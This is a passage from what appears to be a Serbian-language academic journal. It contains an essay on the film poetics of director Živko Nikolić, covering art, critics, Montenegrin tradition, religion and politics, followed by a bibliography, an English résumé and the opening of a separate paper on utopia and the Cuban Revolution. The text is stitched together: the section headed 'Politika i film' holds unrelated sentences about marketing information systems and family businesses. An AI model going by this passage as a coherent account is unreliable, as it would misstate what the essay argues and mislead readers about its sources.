da se Nikolićeva svekolika poetika zasnivala na autentičnosti filmskog izraza. Stoga i tvrdnja da je njegov filmski prosede larpurlartistički, da su mu filmovi hermetični i da je on, kao njihov autor, sklon filmskim akrobacijama, u cjelosti je proizvoljna, neutemeljena i ipso facto netačna.

II - ODNOS PREMA UMJETNOSTI

Nikolić je vjerovao u moć umjetnosti, jednako kao i u iracionalno, kao podsticaj svakog umjetničkog stvaranja. Umjetnost je, kako ističe Zdravko Vučinić, bila njegovo uporište i paradigma bez koje se teško mogao zamisliti smisao njegovog života. Pa, ipak, umjetnost je, po Nikoliću, samo igra. On ne vjeruje da bilo koji umjetnik može 'demonirati' postojeću stvarnost, tragičnu sliku svijeta i tragični položaj pojedinca u njemu, niti da se umjetnošću može bilo šta suštinski 'izmijeniti'. Ipak, mora se ostaviti prostor za nastavak dijaloga, jer samo se iz otvorenosti može ići dalje. Umjetnost nije ni sredstvo za iznalaženje istine, iako može da govori i znači istinu. Uvijek je to nastavak nečeg započetog ranije i način da se 'otvori' nepoznato. Kao model komunikacije i umjetnički znak, pod uslovom da je riječ o pravoj umjetnosti, ona je, po Nikoliću, svuda ista, svuda jednako čitljiva. Umjetnost, po Nikoliću, ne samo što nije odijeljena od politike, već je na određeni način upravo to, a umjetnici su političari bez konkretne vlasti.

III - FILM

Nikolić svojim viđenjem filma i odnosom prema njemu potvrđuje davno izrečenu tezu da reditelj, zapravo, cijelog života snima jedan te isti film. Kod Nikolića je, međutim, bavljenje filmom neraskidivo vezano sa neprekidnim i upornim traganjem. O čemu, zapravo, Nikolić u svojim filmovima, počev od ranih dokumentarnih, preko oniričkih slika iz Beštija i mitskih iz Jovane Lukine i Čuda neviđenog, do onih koje proističu iz realma apsurda u Iskušavanju đavola, govori – o

Ljubavi koja se nudi kao spas i odabiru zla za 'rješenje' tegoba, ali i o 'okamenjenim praslukama' – za koje vjeruje da ih ljudi iz podneblja u kojem je ponikao nose u sebi, a koje, na neki način, formiraju njihove biće – i osmišljavanju nedovršenog u njegovim junacima /ali i u nama, gledaocima, jer i mi smo njegovi junaci, makar nas on takvim vidi, dio tog čudesnog svijeta na razmeđu ontološke istine i kartezijanske sumnje, koje on povremeno zamjenjuje fantazmagoričnim slikama stvarnosti/. Rađanje filma Nikolić poredi sa otapanjem leda i buđenjem vilinskog svijeta koji je ko zna kad zaspao. Film se, po njemu, mora stvarati s ljubavlju da bi oni koji ga gledaju mogli s njim /neka nam bude dozvoljeno da kažemo, s jednakom ljubavlju!/ da komuniciraju. Pa ipak, uprkos brojnim i često 'frontalnim', ali i očekivanim napadima koji su otuda dolazili, Nikolić gotovo svaki svoj film smješta u prostor zavičaja, nikada ne naznačavajući tačno mjesto i vrijeme dramsko-dijegetičkih dešavanja. Njega ne zanimaju spoljne karakteristike djela, već ono što je u njemu suštinsko i što se, u krajnjem, može prevesti u metaforičke poetske slike. On se univerzalnim bavi kroz, kako kaže, 'donekle konkretno' ili 'takozvano konkretno'. Poetsko-tragičnu zbilju i metaforičko-simbolički diskurs iz dokumentarnih, on u igranim filmovima zamjenjuje humorno-satiričnim i erotskim, stvarajući alegorijsku sliku svijeta raspolućenog između lažnog morala i istinskih životnih vrijednosti.

IV - KRITIKA

Iako je inostrana filmska kritika znala da na pravi način vrednuje Nikolićeve filmove, jednako dokumentarne i igrane, to, međutim, nije bilo dovoljno domaćoj kritici, izuzev u pojedinačnim slučajevima, da preispita svoje 'tvrdoorne' i često rigidne stavove u odnosu na Nikolićevu poetiku. Domaća kritika je često znala da 'odčuti' Nikolićeve uspjehe na strani, jer ih je on tamo, uglavnom, i postizao. Primjedbe i napadi kritike vezane za njegov 'iracionalan' i 'hermetičan' pristup filmu, koji je, po njima, težak za tumačenje, kao i njegovu u pojedinim filmovima ezoteričnu strukturu nedostupnu širem gledalištu, Nikolić prevodi u ravan razgraničenja: šta je to komunikativan film, a šta ne? Na mnogobrojne optužbe zbog navodnog 'artističkog akrobatizma' i hermetičnosti njegovih filmova, posebno u Jovani Lukinoj, Nikolić odgovara da hermetičan znači, ako baš niko, osim njega koji ga je stvarao, ne može da otvori taj svijet. Takođe podsjeća da je bilo dosta onih koji su i sa Jovanom Lukinom i sa Beštijama uspostavljali dijalog, svako na svoj način. Po njemu, nekomunikativnima njegove filmove 'etiketirali' su oni koji nisu uspijevali da iz njih pročitaju znakove, tačnije oni koji pod komunikativnošću, prije svega, podrazumijevaju zabavu. Ukoliko film uspije da uspostavi komunikaciju sa samo jednim gledaocem, on je komunikativan, a sve ostalo je, po Nikoliću, gledanje na umjetnost iz čisto komercijalnog ugla. /Još jednom se u Nikolićevom razmišljanju o 'tome' kome je 'upućen' njegov film, pojavljuje 'jedan čovjek'!/ Na primjedbu da je ovakvo shvatanje filma elitističko, Nikolić odgovara da je suprotno njemu – 'šovinističko'. Svaki film je drugačiji svijet, poseban, pa zahtijeva i takav pristup, jer u protivnom ostaje nedokučiv. Sljedeća primjedba kritičara odnosila se na 'hipertrofiju' likovnih elemenata, što, po njima, jednako kao i prethodna vezana za pseudo-elitizam, otežava kontakt filma s gledalištem. Po Nikoliću, međutim, slika predstavlja iskonsku mogućnost komuniciranja. Stoga na film treba gledati kao na

prevashodno vizuelnu umjetnost, što, s druge strane, ne znači da je sve zabilježeno kamerom umjetnost. Severin Franić s pravom primjećuje da uloga filmske kritike nije sadržana jedino u tome da procjenjuje umjetničke vrijednosti svakog pojedinačnog ostvarenja, nego da film sa ove ili one strane preporuči gledaocima. On posebno skreće pažnju na Nikolićev pasivan odnos i nedostatak volje da se odredi prema 'kameleonskim mutacijama' filmske kritike i u krajnjem odbaci metaforički brio 'čuvenog' programskog slogana 'mi gradimo kriterije – kriteriji grade nas'. Nikolić nikada nije prestajao da istražuje i da se bavi fenomenima svog podneblja, ako ne uvijek u igranim /Smrt gospodina Goluže i, na određeni način, Beštije/, onda, svakako, u dokumentarnim filmovima /izuzimajući film Ine/. Drugo je pitanje, međutim, zašto se Nikolić odjedanput 'priklonio' prostorno-vremenskim koordinatama sa manje uočljivim metafizičkim implikacijama? Franić je u pravu kada tvrdi da se Nikolić prevashodno bavi mentalitetom i fenomenima jedne sredine u okviru njenih opštih karakteristika koje djeluju karikaturalno i vuku u grotesku, ali ne i kada tvrdi da za njih ne postoji mogućnost da se na dramski način 'reperkutuju'. Upravo se u Goluži, filmu koji on uzima kao ilustrativan u tom pogledu, to na najbolji način dramski 'reperkutuje'. Takođe se teško može prihvatiti Franićeva tvrdnja da su Nikolićevi filmovi zbog 'prosedea svedenog na nekoliko opštih mjesta' počeli da 'kližu' opasnom ivicom groteske i vizuelnog kiča. U tome da se 'kliže' ivicom groteske, kada je Nikolić u pitanju, rekli bismo, nema ničeg 'opasnog', naprotiv! I drugo, jednako važno, Nikolićevi filmovi nikada nisu bili na ivici 'vizuelnog kiča', ako se pod tim ne podrazumijeva bogatstvo vizuelnih utisaka koje Nikolić u svojim filmovima ostvaruje. Ipak, Franić je, čini se, s pravom bio zabrinut da bi ta 'opasna ivica' mogla da predstavlja smetnju Nikolićevom stvaralaštvu, budući da je on opsjednut pitanjima od fundamenatnog, a ne nikako od prolaznog ili takozvanog socijalnog, moralnog itd. značenja. Socijalni aspekt, dakako, manje, izuzimajući dokumentarni film Graditelj i u U ime naroda, ali moralni aspekt, posebno u filmu Lepota poroka, koji je i bio povod za Franićev razgovor sa Nikolićem, i te kako dolazi do izražaja. Ipak, treba imati u vidu i činjenicu da se ovaj Franićev tekst pojavio prije filma U ime naroda. Pretpostavljamo da bi nakon tog filma on zauzeo posve drugačiji stav u odnosu na ovaj aspekt Nikolićeve poetike.

V - ANTROPOLOŠKI DISKURS

Nesreća čovjekova Nikolića je uvijek zanimala zbog toga što, po njemu, što postavlja veliki broj pitanja. Kod Nikolića nikada nije postojala želja da realni svijet prikaže ljepšim nego što on uistinu jeste. I otuda, čini se, ta tragična rezonanca kod Nikolićevih junaka. Toga u dokumentarnim filmovima, izuzev u Bauku i implicitno u Oglavu, unutar alegorijskog okvira priče, nema, ali od sedam Nikolićevih dugometražnih filmova tri se završavaju ubistvima /Beštije, Jovana Lukina, Čudo neviđeno/, dva samoubistvom /Smrt gospodina Goluže, Lepota poroka/, u jednom je ubistvo zamajac osvete u sistemu taliona /Iskušavanje đavola/, dok u filmu U ime naroda, u kojemu je život predstavljen kao socrealistički vodvilj, prisustvujemo ubijanju ljudskog dostojanstva, zdrave pameti i svekolikih moralnih vrijednosti, ukoliko o njima u sistemu ohlokratskih paradoksa i može biti riječi. Tamni dio

čovjekove prirode, po Nikoliću, bliži je istini, dok njegova svijetla strana više postoji u našim željama. Stoga, po Nikoliću, kovanica čovek, kako to gordo zvuči – idiosinkrazija prelomljena kroz prizmu socrealističkog kazana i kulta ličnosti – u suštini vrsta patetike koja zvuči komično. Dakako, riječ je o vremenu koje je prethodilo devedesetim! Iz toga, takođe, proizilazi da nijedna filmska vizija, pa čak ni ona koja u sebi sadrži destrukciju i samouništenje, nije opasnija od stvarne, one koja nas okružuje. Čovjek se, po Nikoliću, teško i sporo mijenja, i sve dok postoji toliki egoizam u njemu, teško je vjerovati u bilo kakve suštinske promjene. Nadalje, mijenjaju se dekori, kostimi i scenografija. Ipak, pojedinac mora stalno da pokušava da nešto promijeni, da utiče na okolnosti, da se bunuje. Takav je bio i sâm Nikolić – bunio se, znači živjeti! Marinović, međutim, u njemu, čini se s pravom, prepoznaje tihog pobunjenika, ali istovremeno beskompromisnog i oštrog. U čovjeku, po Nikoliću, postoje, takozvani racionalni i iracionalni prostori duha, odrednice koje ga čine krajnje pragmatičnim bićem i kojih čak on nije ni svjestan. Stoga se, po njemu, čovjek veoma često nađe u situaciji da ne može jasno i precizno obrazložiti: zašto je nešto napravio ovako a ne onako, to jest, kada analizira svoje vlastito djelo čovjek ga uvijek analizira iz perspektive svoga racia, što znači da u neku ruku isključuje udio iracionalnog u samome djelu. Nikolić ne vjeruje u suštinske promjene i zbog toga što je u srži čovjekovog bića najjači nepremostivi egoizam, iskonska potreba da sve podredi sopstvenim interesima i htjenjima, što uzrokuje nova rješenja koja nikada ne idu dalje od opsjene.

VI - CRNOGORSKA TRADICIJA I DUHOVNOST

Nikolić je često s ponosom isticao da intimno živi životom svojih predaka i da u suštini nije otišao daleko od njih. Često su ga pitali da li su Crnogorci zaista onakvi kakvim ih on prikazuje u svojim filmovima? Odgovarao je da je i sam jednim dijelom takav Crnogorac, iako se zbog toga niti žali niti stidi. Po njemu, drugačije nije ni moguće, ukoliko uklonimo kostim i scenografija, ali i da često želimo pobjeći od onoga što nas određuje i daje nam boju, zvuk, značenje, smisao; tradicija je naš korijen, naš temelj, jer kuća koja to izgubi, narod koji to nema, čovjek koji to napusti, može da ode jedino u sintetiku i banalnost. Stoga je, po Nikoliću, ne samo teško nego i nemoguće odbaciti nasljeđe i ono što je za njega vezano. Ono što crnogorsku duhovnost, po Nikoliću, čini osobenom, jeste neprestano sudaranje mediteranskog i kontinentalnog, što se neposredno reflektuje na sudbine ljudi i formira ih takvim kakvi jesu. Život na ovim prostorima, po njemu, teži je i 'oporiji' nego na mnogim drugim. Ekonomska nesigurnost nadoknađivala se stvaranjem mitova o značaju duhovnih vrijednosti, pa je upravo otuda u Crnoj Gori riječ na visokoj cijeni. Skoro nije važno kako ko živi, već kako ko misli i kako umije svoj živor reći. Tako da život živi u riječi. S druge strane, veoma teško se oduprijeti brojnim izazovima i uticajima sa kojima se pojedinac susreće onda kada napušta svoj prvobitni svijet. Govoreći o duhovnoj istovjetnosti na kojoj se baštini kulturna tradicija Crne Gore i specifičnom pogledu na život i svijet, Nikolić za primjer uzima Lalića, Lubardu, Đurića, koji se čvrsto drže tla na kojem su ponikli i to svojim djelima nedvosmisleno potvrđuju. Po Nikoliću, svijet, ovakav kakav jeste, najlakše se tumači iz ugla svoga zavičaja. S druge strane, to breme

zavičaja ponekad može biti i veoma teško. Često je bilo začuđujuće negodovanje onih koji su slike o Crnoj Gori, koje im je Nikolić 'slao', tumačili ad litteram – i to upravo oni kojima je najviše odgovarala lažna slika o njima samima! – a da se, pri tom, nikada nisu zapitali da li su te 'slike', u isti mah, i istina o njima. Po Nikoliću, svako ima pravo na Crnu Goru onakvom kakvom je vidi i osjeća. Kao primjer o ljudima koji se u njegovom svijetu brzo i lako prepoznaju navodi televizijsku seriju Đekna još nije umrla a ka'će ne znamo, za koju je dobijao i pohvale i pokude, ali i otvorene prijetnje. Nikolićevi filmovi nerijetko su izazivali skandale.

Napadani su sa tri strane: od nedobronamjerne, često kompromitovane i nekompetentne kritike, partijskih moćnika i Srpske pravoslavne crkve. O seriji Oridinali raspravljalo se i u crnogorskom parlamentu, uz obrazloženje da vrijeđa moral Crnogoraca. Nikoliću, takođe, nisu bili jasni ni motivi 'udruživanje' ljudi iz istog kraja, potreba za svojom 'grupom', koju on naziva 'čoporom'. Nikoliću je jednako bio čudan odnos pojedincaca iz kvazi-kulturnog establišmenta koji su osporavali način njegovog tumačenja njima bliskog etnosa, tradicije i etike. Primjeri 'čojstva' bili su njihova lična privilegija, ukoliko isključimo 'partijska' zaduženja. Bilo mu je, takođe, neshvatljivo sa koliko je nerazumijevanja i neodobravanja dočekivan svaki njegov film sa tematikom o zavičaja, od koga se on nikada nije ni sklanjao, ni skrivao, ni odvajao. Tim prije što, po Nikoliću, svako ima pravo na svoje viđenje svijeta, pa ma kako ono bilo 'iskrivljeno' i u neskladu sa istorijskom ili bilo kojom drugom faktografijom. Uostalom, postoji i nešto što se zove licentia poetica, a što je bilo primarno opredjeljenje ovog umjetnika i suštinska odrednica njegove svekolike poetike. Nikolić, kako kaže, kritikuje svijet /svoj svijet!/ s dobrom namjerom. Podneblje u kojem je ponikao, ljudi, tradicija, mitska prošlost, ostavili su neizbrisiv trag u njegovim filmovima. Prikaz indukovane agresije i odnosa pojedinca i mase u Goluzi i priča o dvije porodice, zavađene do istrebljenja oko razvalina neke kule u Iskušavanju đavola, po Srđanu Vučiniću, Nikolića samo potvrđuju kao umjetnika sposobnog da čita mitske šifre crnogorskog podneblja. Ali, na način kako ih je, rekli bismo, u jednom u cjelosti različitom, ali Nikoliću bliskom kontekstu, čitao i Andrić. Oslanjanje na mitsku prošlost i arhetipove, po Marinoviću, nije generalno ništa posebno i neuobičajeno kod jugoslovenskih umjetnika, ali je ono kod Nikolića prisutno ne najdirektnije, već kroz nekakvu finu artificijelnju cjediljku, koja bi se ponajprije mogla potražiti u književnom krugu dinarske pomjerene realnosti, što ga ocrtavaju djela Bulatovića, Šćepanovića, Kovača, Bečkovića, a o čemu, vidjeli smo, govori i sâm Nikolić, navodeći neka druga značajna imena.

On je, po sopstvenim riječima, Crnu Goru volio, ali to ne znači da ja zbog toga morao da izgubi svaku kritičnost prema svom kraju, da ga idealizuje i pretvara u raj. Kriza morala i u njenom središtu model čovjeka manipulanta, 'osrednjaka', kako ga on naziva, čest su tematski okvir Nikolićevih filmova. Kao egzemplaran u tom pogledu on izdvaja lik 'oridinala' Žorža iz Lepote Poroka, predstavnika 'moralne tiranije mediokriteta'. Kad kaže: „Ti si moj kum, ja ću tebe sve srediti!”, on, po Nikoliću, manipuliše, koristeći vjeru svoga kuma u moralnost, običaj, odanost, a ta svojevrsna 'žoržijada' kojoj se teško oduprijeti, sve je prisutnija. I, što je najzanimljivije, primjećuje on, mi više za takvog čovjeka ne kažemo da je nečastan, nepošten, nemoralan, već – sposoban!? Tako čovjek, po njemu, luta izgubljen između ta dva svijeta, dva moralna stava koji su u oštrom sukobu, jer jednom pripadaju oni

koji žele lagodan život po svaku cijenu, a drugom oni koji preživljavaju dramu života zbog vjere u moralno poštenje. Kriza morala je, po njemu, opasnija, pa čak i pogubnija od političke ili ekonomske krize, posebno u situacijama kad amoralnost pretvaramo u sposobnost.

U blizini Ozrinića, sela u kojem je Nikolić rođen, neko, ko, kako on kaže, nikada za to nije odgovarao, podigao je hidrocentralu na mjestu gdje nema vode. Ali niko nikada nije ni postavio pitanje ko je mogao da napravi takav spomenik ljudskoj gluposti. Na kraju je, da apsurd bude veći, upravo Nikolić bio 'najodgovorniji' zato što je o svemu tome napravio film. Pitanje moralnosti se, po Marinoviću, kao 'crvena nit' provlači kroz život Nikolićevih junaka. „Moral je pri tom obostrano prikazan i kao duhovni skelet koji njegove junake drži uspravnim i daje im mogućnost da se uopšte kreću, ali i kao čvrsti konopci u nekom grand-marionetskom pozorištu koji to kretanje i uspravno držanje samo u jednom, ponekad isključivo tragičnom pravcu vode.“ (Marinović, Tihi pobunjenik: 25)

VII - RELIGIJA

Nikolićeva pobuna protiv hipokrizije, nedosljednosti i skarednosti, ma otkuda dolazile, često je izazivala bučne i kontroverzne reakcije, posebno kada je u njegovim filmskim pričama bilo riječi o crkvi /prisjetimo se samo 'kamenovanja' i rušenja crkve u Jovani Lukinoj ili nepočinstava Oca Makarija u Čudu neviđenom/. Nikolićev odnos prema crkvi, iako poslije svega viđenog u njegovim filmovima to može izgledati paradoksalno, bio je ispunjen poštovanjem, na šta je on uporno podsjećao. Ipak, upornost crkve da zabrani prikazivanje Čuda neviđenog na televiziji Nikolić nije smatrao pravim načinom za razmišljanje o filmskim temama. Na pitanje ima li nade za pojedinca i gdje vidi sebe u ovom svijetu za koji je njegov omiljeni pisac Andrić rekao da je to „soba za umiranje“, Nikolić je odgovorio da spasenje postoji možda jedino u Bogu, ali tu se mora imati na umu onaj čovjek koji ima vjeru.

VIII - POLITIKA I FILM

Marketing informisani sistemi (MIS) i sa njima povezani sistemi komuniciranja omogućili su razvoj (globalizovanog) tržišta i tržišnog poslovanja do neverovatnih granica. Porodični biznis je model poslovanja koji se primenjuje već hiljadama godina i predstavlja najčešći oblik privrednih organizacija i danas u mnogim zemljama. U Srbiji porodični biznisi takođe beleže zavidne rezultate iako se često u početku na njih gleda kao na ne tako ozbiljan način osiguravanja egzistencije sve do momenta kada takvi biznisi počinju da izrastaju u veliku kompaniju.

ZAKLJUČAK

Politika je 'jezik' koji Nikolić nije razumio /štaviše, bio mu je tuđ i blizak laži/, niti je njime, kako je to rado isticao, ikad govorio. Ono oko čega se treba udruživati jeste konkretno – i tu pokazati razboritost, a ne oko nekakvih apstraktnih ideja i

nejasnih ideologija. Pa iako je često isticao svoju apolitičnost, Nikolićnekim svojim filmovima, ipak, nije išao na ruku političkom establišmentu, ali i dijelu kulturne javnosti, posebno nakon premijernog prikazivanja filma *U ime naroda*, koji je, po njemu, više jedna 'atipična ljudska drama' negoli nekakav 'politički triler'. Tim povodom, protiv Nikolića su, ispunjene (ekstremnim) animozitetom, bile okrenute brojne kritike, prikazi, analize njegovih filmova i slično. U kontekstu naznačenog problema, Nikolić posebno ističe 'uzbunu' koja je nastala nakon premijernog prikazivanja filma *Biljeg*, o čemu je već bilo riječi. Manipulacija je, međutim, kao što smo već istakli govoreći o 'žoržijadi', Nikolićeva omiljena tema. Po njemu, čovjek čitavog života s nekim ili nečim manipuliše i, istovremeno, osjeća jaku želju da bude manipulan. Ponekad je to igra u koju se dobrovoljno uključuje i koja mu postaje smisao života, a ponekad dio iskonske čovjekove potrebe za trajanjem, makar i naopakim. Politička manipulacija, slično individualnoj, predstavlja samo primjenu te ljudske potrebe za igrom, odnosno ostajanjem u igri. Uvijek su, po Nikoliću, nedužni ljudi uključivani u nečiju potrebu za manipulacijom, pa se kolektivno ludilo javlja kao direktna posljedica individualnog. Po Nikoliću, mnogo zavisi od toga šta podrazumijevamo pod riječju politika. Ako politika znači onu vrstu čina usljed kojeg čovjek, svojom ili tuđom voljom, gubi identitet i postaje dio gomile, koja bespomoćno 'zuji' oko zamišljene ideje, onda i to može da bude provokacija i povod za neki oblik stvaralaštva. Drugim riječims, politički film ima smisla samo ako je čovjekova sudbina u prvom planu. Tako se u filmu *U ime naroda* ne suočavamo samo sa umjetnikovim nastojanjem bespoštednog razotkrivanja ohlokratskih gadosti, onih koji na sebe preuzimaju ulogu demijurga, već i njegovom očiglednom namjerom da ih, takve kakvi jesu, na 'parčetu' filmske trake ne samo poništi, nego prije svega i iznad svega ponizi! Isto to Nikolić im je, na figurativno uvjerljiviji način i, pri tom, neuporedivo drastičnije, u formi tužblice 'ponudio' i u *Biljegu*. Kao umjetniku koji se usudio na tako smion poduhvat, u vremenu u kojem je prag demokratske tolerancije bio na neprimjereno niskom nivou, Nikoliću se to višestruko negativno vratilo. I otuda ta veza dijegetičke stvarnosti ovih njegovih filmova i stvarnosti koja im je poslužila samo kao podsticaj za demistifikaciju ljudske obijesti i zla koje je ona generirala. Po Nikoliću, svi su na ovoj velikoj sceni na okupu, samo je pitanje ko je tu kakvu ulogu dobio. Ipak, svako na njoj igra neku ulogu za koju misli da je važna. [Jedan u nizu šekspirovskih motiva prisutnih u Nikolićevoj poetici.] Nikolić za primjer 'proročanskih konotacija' uzima lik Miletisimusa iz filma *Beštije*, koji uporno upozorava da će se nešto strašno desiti. A kao sljedeći navodi primjer pokolja svatova u Čudu neviđenom, odnosno 'svadbarsko groblje' kao najstrašniju opomenu koja se dâ zamisliti.

BIBLIOGRAFIJA

1. Ajanović, Midhat, Zoran Maslić 1982/83. Živjeti, znači buniti se. Sineast br.57
2. Baković, Todor. 1985. Depresivni optimizam Crnogoraca. Zagreb: Juguart.
3. Bašlar, Gaston. 1969. Poetika prostora. Beograd. Kultura.
4. Bataj, Žorž. 1980. Erotizam. Beograd: BIGZ.
5. Bergson, Henri. 1987. Smijeh /esej o značenju komičnog/. Zagreb: Znanje.
6. Bordvel, Dejvid. 1999. Razumevanje narativa. Filmske sveske broj 1.

7. Drobašenka, Sergej 1972. Dokumentarno i igrano. Filmska kultura br. 78/80
8. Franić, Severin 1986/1987. Podneblje kao alibi. Sineast, br.71/72
9. Hamvaš, Bela.1992. Hiperionski eseji /mitologija – estetika – metafizika/. Novi Sad: Matica srpska.
10. Iros, Ernst 1986. Biće i dramaturgija filma. Filmska kultura br.161
11. Jackjević, Aleksander 1982.Napomene o metodologiji istraživanja filmskog dela. Filmske sveske br.3
12. Jones, Elizabeth 1990. Pronalaženje mesta istine u filmu 1940-1980. Filmska kultura br.181/182.
13. Jung, Karl G. 1973. Čovek i njegovi simboli. Zagreb: Mladost.
14. Kalezić, Vasilije 1989. Svijest o satanizmu u čovjeku, u Džon Milton. Izgubljeni raj. Beograd: Altera, str. 443-457
15. Kemp, Piter 1983. Kritika kao metajezik. Književnost br.12
16. Kolakovski, Lešek. 1989. Prisutnost mita. Beograd: Rad.
17. Konstantinović, Radomir. 1991. Filosofija palanke. Beograd: Nolit.
18. Lemetr, Anri 1971. Fantastično i čudesno. Filmske sveske br.4
19. Marinović, Milomir.1989. Tihi pobunjenik. Katalog sačinjenog povodom retrospektive Nikolićevih filmova održanoj u Prijepolju.
20. Musabegović, Sudadin 1970. Uvod za jednu fenomenologiju filma. Filmske sveske br.1
21. Novaković, Slobodan. Humor i strast. Politika ekspres, 13.07.1985.
22. Peršeron, Danijel 1985. Dijegeza. Filmska kultura br.154/156.
23. Pešić, Vukašin. 1996. Patrijarhalni moral Crnogoraca. Podgorica: Unireks.
24. Peters, M. Jan. 1987. Slikovni znaci i jezik filma. Beograd: Institut za film.
25. Plazewski, Jerzy 1965. Analitička naracija i integralna naracija. Filmska kultura br. 43/44
26. Pogačić, Vladimir 1973. Scenografija i poezija. Filmske sveske br.3
27. Rinijeri, Žan-Žak 1970. Utisak stvarnosti u filmu: fenomeni verovanja. Filmske sveske br.1
28. Stokić, Ljubiša Đ.1989. Oligarhija u političkoj teoriji. Beograd: Naučna knjiga.
29. Surio, An 1971. Filmske funkcije kostima i dekora. Filmske sveske br.4
30. Šaleva, Elizabeta 1999. Između anamneze i amnezije – dijalektika pamćenja i zaborava u
31. postmodernoj kulturi. Književnost br.11-12
32. Šefer, Pjer 1980. Nevizuelni element u filmu. Filmske sveske br.1
33. Šlegel, Fridrih.1999. Ironija ljubavi. Beograd: Zepeter
34. Štih, Bojan 1974. Poezija u dokumentu. Filmske sveske br.4
35. Tennant, Neil. 1987. Anti-realism and Logic. Oxford: Clarendon Press.
36. Tinaci, Đorđo 1974. Strukturalizam, kritika i film. Filmske sveske br.2
37. Turković, Hrvoje.1988. Razumijevanje filma. Zagreb: GZH.
38. Vanoa, Fransis 1997. Pisana priča-filmska priča. Reč br. 35/36
39. Verne, Mark 1985. Nespecifični kodovi. Filmska kultura br.154/156.
40. Vljajić, Milan. Crnogorski Felini. Politika, 21.08.2001.
41. Vučinić, Srđan. Legenda o prvom bolu. Politika, 31.03.2001.
42. Vučinić, Zdravko 2003. Slikarstvo i film (fenomen likovnosti u djelu Živka Nikolića). Ovdje, 409/410/411.
43. Vud, Robin 1983. Ideologija, žanr, autor. Sineast br.58/59.

RESUME

According to Nikolic, in creativity, as well as in life, there is a certain sequence. The subject of his attention were never exclusively the external characteristics of the work, nor, as he often pointed out, wanted to burden film with irrelevant details. It is difficult, according to Nikolic, say whether the artist actually knows which way he is heading on and where it leads him. And whether he is guided by the instinct in trying to answer the truth he feels inside his being. But it is equally difficult to think about himself as an artist. The filmmaking of Zivko Nikolic, although for the occasions in which his films emerged not atypical, also contains a series of details that throw a special light on his work and determine him as an artist. Nikolic is considered by many as one of the most important satirics of our nature. Still, by Nikolic, every author - and especially him as an author! - it is difficult to define what he has done, since each work is open and has its own signs that each viewer interprets in his own way. Often, statements have been made which were by no means in Nikolic's view of the essence of film art, but, on the other hand, the rare ones which precisely and affirmatively reflect his creative discourse and the essence of his poetics. It is evident that Nikolic at one point turned to different forms of film expression and his customary thematic orientation, in a certain way, modified. In this respect, in the thematic complexity and interference of narrative codes, Nikolic finds new ways of expressing and deflecting the cliché in which his poetics might fall into. In addition, he was deeply aware of the fact that certain esthetic models have their time 'limitations'. Therefore, the qualitative change, as an alternative, imposed by itself. The fact is, however, that Nikolic's poetics was based on the authenticity of film expression. Therefore, the claim that his film procedure is larpurlartistic, that his films are hermetic and that he, as his author, inclined to film acrobatics, is entirely arbitrary, unfounded and ipso facto inaccurate.

Univerzitetska misao - časopis za nauku, kulturu i umjetnost [ISSN: 1451-3870]

Vol. 16, str. 72-82, 2017 god., web lokacija gde se nalazi rad: <http://um.uninp.edu.rs>

Tematska oblast u koju se svrstava rad: Društvene i humanističke nauke / podoblast: Sociologija

Datum prijema rada: 24.05.2017.

Datum prihvatanja rada: 15.10.2017.

UDK: 141.82:316.75(729.1)

doi:10.5937/univmis1716072S

323.27(729.1)"1953/1959"

Pregledni rad

321.74(729.1)

UTOPIJA I DISTOPIJA KUBANSKE REVOLUCIJE

Verica Savić

Fakultet za inženjerski menadžment, Beograd,
Bulevar vojvode Mišića 43 II, Srbija
savicverica555@gmail.com

Apstrakt

Cilj rada je da se da novo viđenje starog problema koji je predmet istraživanja više od pola veka - Kubanska revolucija i utopija koju je proizvela. Zvaničnim ideološkim diskursom ova revolucija uslovljava kulturu a vremenom prerasta u razočaranje i svojevstran vid distopije. Na početku pretenduje da bude model novog humanog društva, a transformiše se u oblik totalitarnog režima. Rad se prvenstveno bazira na teorijama Levitasove, Če Gevare, Gaseta, Sartra, Suaresa i Benjamina, pored ostalih. Mapirajući najznačajnije utopije, nastojali smo da predstavimo ideologiju kubanskog društva i njen uticaj na estetiku i umetnost. Hipoteza rada je da je ova specifična revolucija proizvela mnoge utopije koje su sastavni deo njene ideologije. Vršeci ogroman uticaj na razna kulturalna polja uzrokovala je pojave novih umetničkih modaliteta: crnog kubanskog romana, novih diskursa punih nostalgije i melanholije, temu ruina u raznim umetničkim reprezentacijama u kojima pronalazimo distopijske elemente..

Ključne riječi: utopija, Kubanska revolucija, Kastro, Kuba, distopija

UTOPIA AND DYSROPIA OF THE CUBAN REVOLUTION

Abstract

The subject is to give a new vision of an old problem that is the subject of more than half a century - the Cuban Revolution and utopia that it produced. Official ideological discourse of this Revolution is conditioned by culture and turns into disappointment and dystopia. At the beginning it pretends to be a new model of human society and by the time is transformed into a form of totalitarian regime. The work is primarily based on theories of Levitas, Che Guevara, Sartre, and Benjamin, among others. Mapping the most important utopia, we have tried to present the ideology of the Cuban society and its impact on aesthetics and art. The hypothesis of this paper is that this Revolution has produced many specific utopias which are an integral part of its ideology. Making a huge impact on the various cultural fields it caused the emergence of new artistic modalities: black Cuban novel, new discourse full of nostalgia and melancholy, as well as ruins in various artistic representations in which we find dystopian elements.

Keywords: utopia, the Cuban revolution, Castro, Cuba, dystopia

UVOD

O Kubanskoj revoluciji jos uvek se vode debate i postoje mnoga oprečna mišljenja. Postoje brojne paradigme o utopijama koje su bile i ostale sastavni deo njene ideologije. Utopiju je jako teško definisati s obzirom na njenu suštinu. Postoje brojne definicije, ali u ovoj disertaciji fokus je na ideji o idealnom društvu i novom moralnom čoveku. Analizira se zamisao o idealnom društvu koja se u praksi nije ostvarila a nastala je zbog nezadovoljstva stanjem u istom tom društvu.

UTOPIJA I IDEOLOGIJA KUBANSKE REVOLUCIJE

Osnovna karakteristika utopije je gubitak želje, vere i nade.⁷ Većina Kubanaca odavno je razočarana i melanholična. Levitas (Levitas, Ruth) ističe da je Markuze (Marcuse, Herbert) shvatao utopiju kao potapanje u kolektivni trans koji nas oslobađa. (Levitas, 1990: 40). Po Džejmsonu (Jameson, Frederic) utopiju treba shvatiti kao zadovoljstvo kada konstruišemo alternativni svet u svesti, baš kao sa lego kockicama. (Jameson, 2009:153). U tom poimanju imamo naznake kubanske utopije, alternativni bolji svet nije zaživeo, konstrukcija se urušila. Marksistički pojam utopije često je degradiran zbog kontrapozicije *utopijskog i naučnog socijalizma*. Prvi je identifikovan kao komunizam, drugi kao marksizam. Socijalutopistička učenja⁸ su doprinela razvoju društvene misli i uticala na pojavu mnogih utopija, pa i kubanskih.

